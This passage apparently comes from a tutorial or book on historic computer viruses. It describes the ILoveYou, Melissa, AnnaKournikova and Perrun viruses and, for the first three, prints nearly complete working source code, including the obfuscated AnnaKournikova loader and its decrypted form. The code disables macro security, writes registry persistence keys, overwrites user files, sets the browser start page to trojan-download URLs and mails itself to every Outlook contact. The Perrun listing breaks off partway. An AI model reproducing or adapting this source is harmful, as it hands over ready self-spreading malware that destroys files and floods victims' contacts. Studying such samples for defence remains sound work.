The worm checks for winfat32.exe in the system folder and if it is found then the worm modifies the registry (HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX) and executes that with windows startup. If the file is not found it then the worm sets the Internet Explorer homepage to a website (HKCU\Software\Microsoft\InternetExplorer\Main\startpage is set to a random selected URL by the worm) to download a Trojan. The different URL's used by the worm are:

- <http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe>
- <http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnhHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe>
- <http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe>
- <http://www.skyinet.net/~chu/sdgfhjksdfjklNBmfnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe>

The worm also scans each drive including the network drive for files having extensions .vbs, .vbe, .js, .jse, .css, .wsh, .sct, .hta, .jpg, and .jpeg, .mp3, .mp2. The contents of the .vbs and .vbe are replaced with the virus code. The contents of .js, .jse, .css, .wsh, .sct, .hta, .jpg, and .jpeg are also overwritten with viral code and the .vbs extension is added to the files. Copies are made for .mp2 and .mp3 files and the copy is overwritten with virus code and .vbs extension is added to it. The original files are unaffected but they are marked hidden.

The worm tries to spread through mIRC by creating a script.ini file. The script file sends LOVE-LETTER-FOR-YOU.HTM to other users in the chat room.

Also the virus sends itself to all addresses in the Outlook address book as email attachment LOVE-LETTER-FOR-YOU.TXT.vbs.

The following is the source code of ILoveYou worm. I have commented the source code wherever necessary. (Note: Every thing after "" is a comment).

```
`Start of source code
rem barok -loveletter(vbe)
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
`get the paths for windows, system and temp folders
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
`Copy the worm to windows, system and temp folder
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
`Set the worm to start with windows
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKer
nel32
",dirsystem&"\MSKernel32.vbs"
regcreate
```

```

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
`Check for winFat32.exe in system folder. If it does not exist change
`the homepage to a random selected URL to download WIN-BUGSFIX.exe
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvtywtrnMTFwetrdsf mhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyq werWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~koichi/jf6TRjkc bGRpGqaql98vbFV5hfFEkbopB dQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~chu/sdgfhjksdf jklNBmnfgkKLHjkqwtuHJBhAFS DGjkhYUgqwerasdjPhjasfdglkNBhbqwebmznxcvbnmadshfgqw237461234iuy7thjg/W IN-BUGSFIX.exe"
end if
end if
`If WIN-BUGSFIX.exe is found in the download directory, set that to
`start with windows
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe"
`Set the homepage to blank
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page", "about:blank"
end if
end sub
sub listadriv
On Error Resume Next
`Get all the drives on a system
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub

```



```

sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
`for each file, check the extension
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
`If the extension of the file is .vbs or .vbe copy the virus code
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
`if extension is .js, .jse, .css, .wsh or .sct, copy the virus code and
`add .vbs extension to that.
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or
(ext="sct")
or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
`if the file extension is .jpg or .jpeg, copy the virus code and add
`.vbs extension to that.
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
`if the extension is .mp3 or .mp2 then create a new file with .vbs
`extension and copy the virus code. Set the original file attributes
`to hidden
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
`Create the script.ini file for spreading through mIRC
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will
corrupt,
if mIRC will"
scriptini.WriteLine " corrupt... WINDOWS will affect and will not run

```

```

correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick
"&dirsistem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
`Start infecting files
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub
sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub
function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
`Function to spread via email to all the outlook addresses
sub spreadtoemail()

```

```

On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU" `The subject for the email
male.Body = vbcrLf&"kindly check the attached LOVELETTER coming from me." `the body
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
`the attachment for the mail
male.Send
`Keep track of all the emails sent
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
`Create the LOVE-LETTER-FOR-YOU.HTM file for sending through mIRC
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?->?TITLE><META NAME=@-
@Generator@-@CONTENT=@-@BAROK VBS - LOVELETTER@-@>"&vbcrLf& _
" <META NAME=@-@Author@-@ CONTENT=@-@spyder ?->? ispyder@mail.com
?->? @GRAMMERSoft Group ?->? Manila, Philippines ?->? March 2000@-
@>"&vbcrLf& _
" <META NAME=@-@Description@-@ CONTENT=@-@simple but i think
this is good...@-@>"&vbcrLf& _
" <?->?HEAD><BODY ONMOUSEOUT=@-@window.name=#-#main#-
#;window.open(#-
#LOVE-

```

```

LETTER-FOR-YOU.HTM#-#,#-#main#-#)@-@ "&vbcrlf& _
    "ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-
LETTER-FOR-
YOU.HTM#-
#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-
@>"&vbcrlf& _
    "<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To
Enable to
read this HTML file<BR>-
Please press #-#YES#-# button to Enable ActiveX<?-?p>"&vbcrlf& _
    "<?-?CENTER><MARQUEE LOOP=@-@infinite@-@ BGCOLOR=@-@yellow@-@>-
-----
z-----
-----z-----<?-?MARQUEE> "&vbcrlf& _
    "<?-?BODY><?-?HTML>"&vbcrlf& _
    "<SCRIPT language=@-@JScript@-@>"&vbcrlf& _
    "<!--?-?-?&vbcrlf& _
    "if (window.screen){var wi=screen.availWidth;var
hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf& _
    lf& _
    "?-?-?-?-->"&vbcrlf& _
    "<?-?SCRIPT>"&vbcrlf& _
    "<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _
    "<!--&vbcrlf& _
    "on error resume next"&vbcrlf& _
    "dim
fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _
    "aw=1"&vbcrlf& _
    "code="
    dta2= "set fso=CreateObject(@-@Scripting.FileSystemObject@-
@)"&vbcrlf& _
    "set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
    "code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
    "code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf&
-
    "code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf&
-
    "set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-
@)"&vbcrlf&
-
    "wri.write code4"&vbcrlf& _
    "wri.close"&vbcrlf& _
    "if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@))
then"&vbcrlf& _
    "if (err.number=424) then"&vbcrlf& _
    "aw=0"&vbcrlf& _
    "end if"&vbcrlf& _
    "if (aw=1) then"&vbcrlf& _
    "document.write @-@ERROR: can#-#t initialize ActiveX@-
@"&vbcrlf& _
    "window.close"&vbcrlf& _
    "end if"&vbcrlf& _
    "end if"&vbcrlf& _
    "Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
    "regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-^Software^-
^Microsoft^-
^Windows^-

```

```
^CurrentVersion^-^Run^-^MSKernel32@-@,dirsystem&@-@^-^MSKernel32.vbs@-
@"&vbcrlf&
```

```
—
    "?-??-?-->"&vbcrlf& _
    "<?-?SCRIPT>"
    dt1 = replace(dta1, chr(35) & chr(45) & chr(35), "'")
    dt1 = replace(dt1, chr(64) & chr(45) & chr(64), "''")
    dt4 = replace(dt1, chr(63) & chr(45) & chr(63), "/")
    dt5 = replace(dt4, chr(94) & chr(45) & chr(94), "\")
    dt2 = replace(dta2, chr(35) & chr(45) & chr(35), "'")
    dt2 = replace(dt2, chr(64) & chr(45) & chr(64), "''")
    dt3 = replace(dt2, chr(63) & chr(45) & chr(63), "/")
    dt6 = replace(dt3, chr(94) & chr(45) & chr(94), "\")
    set fso = CreateObject("Scripting.FileSystemObject")
    set c = fso.OpenTextFile(WScript.ScriptFullName, 1)
    lines = Split(c.ReadAll, vbcrlf)
    l1 = ubound(lines)
    for n = 0 to ubound(lines)
        lines(n)=replace(lines(n), "'", chr(91) + chr(45) + chr(91))
        lines(n)=replace(lines(n), "''", chr(93) + chr(45) + chr(93))
        lines(n)=replace(lines(n), "\", chr(37) + chr(45) + chr(37))
        if (l1 = n) then
            lines(n) = chr(34) + lines(n) + chr(34)
        else
            lines(n) = chr(34) + lines(n) + chr(34) & "&vbcrlf& _"
        end if
    next
    set b=fso.CreateTextFile(dirsystem + "\LOVE-LETTER-FOR-YOU.HTM")
    b.close
    set d=fso.OpenTextFile(dirsystem + "\LOVE-LETTER-FOR-YOU.HTM",2)
    d.write dt5
    d.write join(lines, vbcrlf)
    d.write vbcrlf
    d.write dt6
    d.close
end sub
'End of source code
```

Melissa worm: Melissa is a word97 or word2000 macro virus that spreads itself via email using MS outlook. Melissa has caused more than \$80m after its launch on March 26, 1999. Even the creator of that virus was fined with \$5000 and has been jailed.

When an infected document is opened, the worm first lowers the macro security settings feature and checks the following registry key.

HKCU\Software\Microsoft\Office\Melissa?

If the key does not exist or does not have a value of "... by Kwyjibo" (without quotes) then the worm will attempt to email a copy of the infected document up to 50 addresses in the MS Outlook address book. Then the worm creates the above registry key or sets its value to "... by Kwyjibo".

The macro then infects the Global template (Normal.dot) and thus any new word document will also be infected by the virus. If the date (now) matched with the minute (now) the macro inserts the message **"Twenty-two**

points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here." to the current document.

The emails sent by Melissa will have a subject line similar to "Important Message from <username>" and this made the recipient believe that the document was sent by his friend/relative.

Below is the source code of the Melissa worm.

```
Private Sub Document_Open()
On Error Resume Next

If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo

BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
```

```
System.PrivateProfileString("",  
"HKEY_CURRENT_USER\Software\Microsoft\Office\","Melissa?") = "... by  
Kwyjibo"  
End If
```

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)  
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)  
NTCL = NTI1.CodeModule.CountOfLines  
ADCL = ADI1.CodeModule.CountOfLines  
BGN = 2  
If ADI1.Name <> "Melissa" Then  
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL  
Set ToInfect = ADI1  
ADI1.Name = "Melissa"  
DoAD = True  
End If
```

```
If NTI1.Name <> "Melissa" Then  
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL  
Set ToInfect = NTI1  
NTI1.Name = "Melissa"  
DoNT = True  
End If
```

```
If DoNT <> True And DoAD <> True Then GoTo CYA
```

```
If DoNT = True Then  
Do While ADI1.CodeModule.Lines(1, 1) = ""  
ADI1.CodeModule.DeleteLines 1  
Loop  
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")  
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""  
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)  
BGN = BGN + 1  
Loop  
End If
```

```
If DoAD = True Then  
Do While NTI1.CodeModule.Lines(1, 1) = ""  
NTI1.CodeModule.DeleteLines 1  
Loop  
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")  
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""  
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)  
BGN = BGN + 1  
Loop  
End If
```

```
CYA:
```

```
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,  
"Document") = False) Then  
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName  
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then  
ActiveDocument.Saved = True  
End If
```


```
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
```

```
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
plus triple-word-score, plus fifty points for using all my letters.
Game's over. I'm outta here."
End Sub
```

AnnaKournikova worm: This virus was first discovered on February 11, 2001. This is a VBS email worm encoded using VBSWG (Visual Basic Script Worm Generator). The author of this virus was from Netherlands who is known as "OnTheFly".

When the worm is executed it first creates a registry key [HKCU\Software\OnTheFly] with a value "Worm made with Vbswg 1.50b". Then it creates a file named AnnaKournikova.jpg.vbs with the virus code in the Windows directory.

It checks the following registry key, HKCU\software\OnTheFly\mailed. If the value at this key is not equal to "1", it mails the AnnaKournikova.jpg.vbs file to all the addresses in the MS Outlook address book.



The emails sent by the worm will look like the following:

```
Subject: Here you have, ;o)
Body: Hi:
      Check This!
Attachments: AnnaKournikova.jpg.vbs
```


After mailing the worm sets the HKCU\software\OnTheFly\mailed registry key to "1". If the worm is run on January, 26 it directs the browser to <http://www.dynabyte.nl>.

Even if the worm is deleted the worm tries to recreate itself. But due a error in the code the worm recreates itself as a zero-byte file.

The actually appears in encrypted form. The following is the original source code of the worm. The working code in the worm appears in encrypted form and a decryption function is written to decrypt the worm during execution.

Execute

```
e7iqom5JE4z("X)udQ0VpgjnH {tEcggv f{DQ VpgjnH {Q ptGqt tgTwugoP zg vU
vgG Q9v58Jr7R6? E gtvCQgldeg*vY$eUktvrU0gjnn+$ 9G5QJv786r0Rgtyiktgv$ M
JWEu^hqvvtc^gpQjVHg{n$^ .jE*t9: + (jE*t33+3( E tj3*63 + (jE*t23+;( E tj
5*+4( E tj3*;2 + (jE*t9; + (jE*t23+2( E tj3*32 + (jE*t45 + (jE*t33+;( E
tj3*72 + (jE*t33+8( E tj3*62 + (jE*t45 + (jE*t8: + (jE*t; + (jE*t33+7
( E tj3*;3 + (jE*t23+5( E tj5*+4( E tj6*+;( E tj6*+8( E tj7*+5( E tj6*+
:( E tj;*+: gu vQtcyVopldi?7E gtvCqgldeg*vU$sterkkviph0nkugu{gvqoldeg$V
+t yQoclVip7de0rqh{nk guyterk0veuktvrwhnncpgot.yQoclVip7dI0vgrUegckHnn
qgf*t+2 (^$pCcpqMtwkpmcx10irx0ud $k h9G5QJv786r0Rgtticg f$*MJWEu^hqv
tc^gpQjVHg{no^kcgN$f +@>$ $3v gj pg p4CUJ9inEN+* pg fhk hko pqjvp*yq
+3?c fpf {cp*yq +4? 8jvpg 9G5QJv786r0Rwt pJ$vv<r1lly0y{fcp{dgvp0$n5.h.
ncgu pg fhk gU vMLUiJy9M59?zt yQoclVip7dq0grvp
zghvnk*guyterk0veuktvrwhnncpgo .+3 P\L7\Mz6wk?XL iMyUMJ99z5t0cgcfnn M
LUiJy9M590znEuq gF qK hqP vt*yQoclVip7dh0nkggkzvu*uuyterk0veuktvrwhn
cpgo++v gj pU vGw Kg44:|6R2x |QtcyVopldi07tecggvgvzkhgny*euktvr0terkh
vnwpcn.gV wt+g gw4K|4R:x602tyvk\g7PML6\kzXw gw4K|4R:x602nEuq gG fpK
hN qq rH pwveqk p4gUp9CnJNi*E +Q ptGqt tgTwugoP zg vU vgF 54xQOzM8JT?
E gtvCQgldeg*vQ$vwqnmqC0rrkncekvq+$ hKF 54xQOzM8JT ?Q$vwqnmqV$gj pU
vgl 74PvD\h;n:F?54xQOzM8JTI0vgcPgorUec*gO$RC$K +U vgU m834i35gN5 ?4lv7\
P;D:h0nfcTfugNuukuv qH tcGjeL 4TRoOuD4ToK p8U4m33gi55 NK hTLo4uR4OoD
0TfCtFugGuvpktugE0wqvp> @ 2jVpg 6fFDz5yi3x L ?TLo4uR4OoD0TfCtFugGuvp
ktugE0wqvp qH t9Z;:cX|5gT?|3 V q6fFDz5yi3x LU vgk 9sd4:6x5\5? F 54xQOz
M8JTE0gtvcKggv*o+2 gu vKQ6GXD1[LQ : ?TLo4uR4OoD0TfCtFugGuvpktugZ*:9X;5
cT||g +k 9sd4:6x5\5V0 q ?KQ6GXD1[LQ0:fCtFug uk 9sd4:6x5\5U0dwglve? $ gJ
gt{ wqj xc.g= +q $k 9sd4:6x5\5D0fq { ?J$<k $ (dxteln( $ jEeg mjVuk$#( x
ednt h ($$ gu vYhpu:sI[h;?3sk496d5:5x0\vCcvjeg
ovp uh uYsp[:;I3hC0fft yQoclVip7dI0vgrUegckHnnqgf*t+2 (^$pCcpqMtwkpmcx
10irx0ud $k 9sd4:6x5\5F0ngvgCgvhtgwUodvk? V wt gK hsk496d5:5x0\qV> @$
$V gj pk 9sd4:6x5\5U0pg fG Q9v58Jr7R6t0igtyvk gJ$EM^WquvhcygtQ^VpgjnH^{
conkfg.$ $3 pG fhK gPvz pG fhK gPvz pg fhk pG fwHepkvpp X)udiy3
70d2")
```

Function e7iqom5JE4z(hFeiuKrcobj3)

```
For I = 1 To Len(hFeiuKrcobj3) Step 2
  StTP1MoJ3ZU= Mid(hFeiuKrcobj3, I, 1)
  Whz23rBqlo7= Mid(hFeiuKrcobj3, I + 1, 1)
  If Asc(StTP1MoJ3ZU) = 15 Then
    StTP1MoJ3ZU= Chr(10)
  ElseIf Asc(StTP1MoJ3ZU) = 16 Then
    StTP1MoJ3ZU = Chr(13)
  ElseIf Asc(StTP1MoJ3ZU) = 17 Then
    StTP1MoJ3ZU = Chr(32)
  Else
    StTP1MoJ3ZU = Chr(Asc(StTP1MoJ3ZU) - 2)
  End If
```

```

    If WHz23rBqlo7<> "" Then
        If Asc(WHz23rBqlo7) = 15 Then
            WHz23rBqlo7= Chr(10)
        ElseIf Asc(WHz23rBqlo7) = 16 Then
            WHz23rBqlo7= Chr(13)
        ElseIf Asc(WHz23rBqlo7) = 17 Then
            WHz23rBqlo7= Chr(32)
        Else
            WHz23rBqlo7= Chr(Asc(WHz23rBqlo7) - 2)
        End If
    End If
    e7iqom5JE4z = e7iqom5JE4z & WHz23rBqlo7 & StTP1MoJ3ZU
Next
End Function
`Vbswg 1.50b

```

The following is the decrypted source code for this worm. I have commented the source code wherever necessary.

```

On Error Resume Next
Set shellobject = CreateObject("WScript.Shell")
shellobject.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg
1.50b" `Creates the registry key
Set filesystem= Createobject("scripting.filesystemobject")
`copies the worm to windows directory
filesystem.copyfile
wscript.scriptfullname,filesystem.GetSpecialFolder(0)&
"\AnnaKournikova.jpg.vbs"
if shellobject.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
mail_trojan()
end if
`Redirects the browser to a website if the current date is Jan 26.
if month(now) =1 and day(now) =26 then
shellobject.run "Http://www.dynabyte.nl",3,false
end if
Set wormfile= filesystem.opentextfile(wscript.scriptfullname, 1)
payload= wormfile.readall
wormfile.Close
Do
`If the worm is not found it tries to recreate itself
If Not (filesystem.fileexists(wscript.scriptfullname)) Then
Set newfile= filesystem.createtextfile(wscript.scriptfullname, True)
newfile.writepayload
newfile.Close
End If
Loop
`The mailing function for the worm
Function mail_trojan()
On Error Resume Next
Set outlook = CreateObject("Outlook.Application")
If outlook= "Outlook"Then
Set mapi=outlook.GetNameSpace("MAPI")
Set addresses= mapi.AddressLists
For Each address In addresses
If address.AddressEntries.Count <> 0 Then
count = address.AddressEntries.Count
For I= 1 To count

```

```

Set email = outlook.CreateItem(0)
Set entry = address.AddressEntries(I)
email.To = entry.Address
email.Subject = "Here you have, ;o)" `Subject line for the email
email.Body = "Hi:" & vbcrLf & "Check This!" & vbcrLf & "" `emal Body
`worm attachment
set attachment=email.Attachments
attachment.Add filesystem.GetSpecialFolder(0)&\AnnaKournikova.jpg.vbs"
email.DeleteAfterSubmit = True
If email.To <> "" Then
email.Send
shellobject.regwrite "HKCU\software\OnTheFly\mailed", "1"
End If
Next
End If
Next
end if
End Function
'Vbswg 1.50b

```

Perrun virus: Perrun virus is the first picture file (.jpg) infector. It was a research virus coded in VB by alcopaul.

The infection will not spread from one computer to other. The size of the infected files will normally increase by 11,780 bytes. For an infected .jpg file to infect new files on an uninfected computer it requires extrk.exe file.

The actual executable virus on execution creates extrk.exe (the extractor) and also creates reg.mp3. This reg.mp3 is used to modify registry and extrk.exe will be executed whenever a .jpg file is run. The registry key, [HKEY_CLASSES_ROOT\jpegfile\shell\open\command], is modified with the value **extrk.exe %1**.

The following is the source code of the Perrun virus.

Virus code:

```

Attribute VB_Name = "Module1"
Option Explicit
Private Sub Main()
On Error Resume Next
Dim ffile
Dim jpgvir As String
Dim sfile As String
Dim a As String
Dim vc As String
Dim spath As String
Dim arr1
Dim host As Variant
Dim lenhost As Long
Dim mark As String
Dim g As String
'probable host
ffile = FreeFile

'resolve virus path

```

```

jpgvir = App.Path
If Right(jpgvir, 1) <> "\" Then jpgvir = jpgvir & "\"

'find picture files in directory of the virus
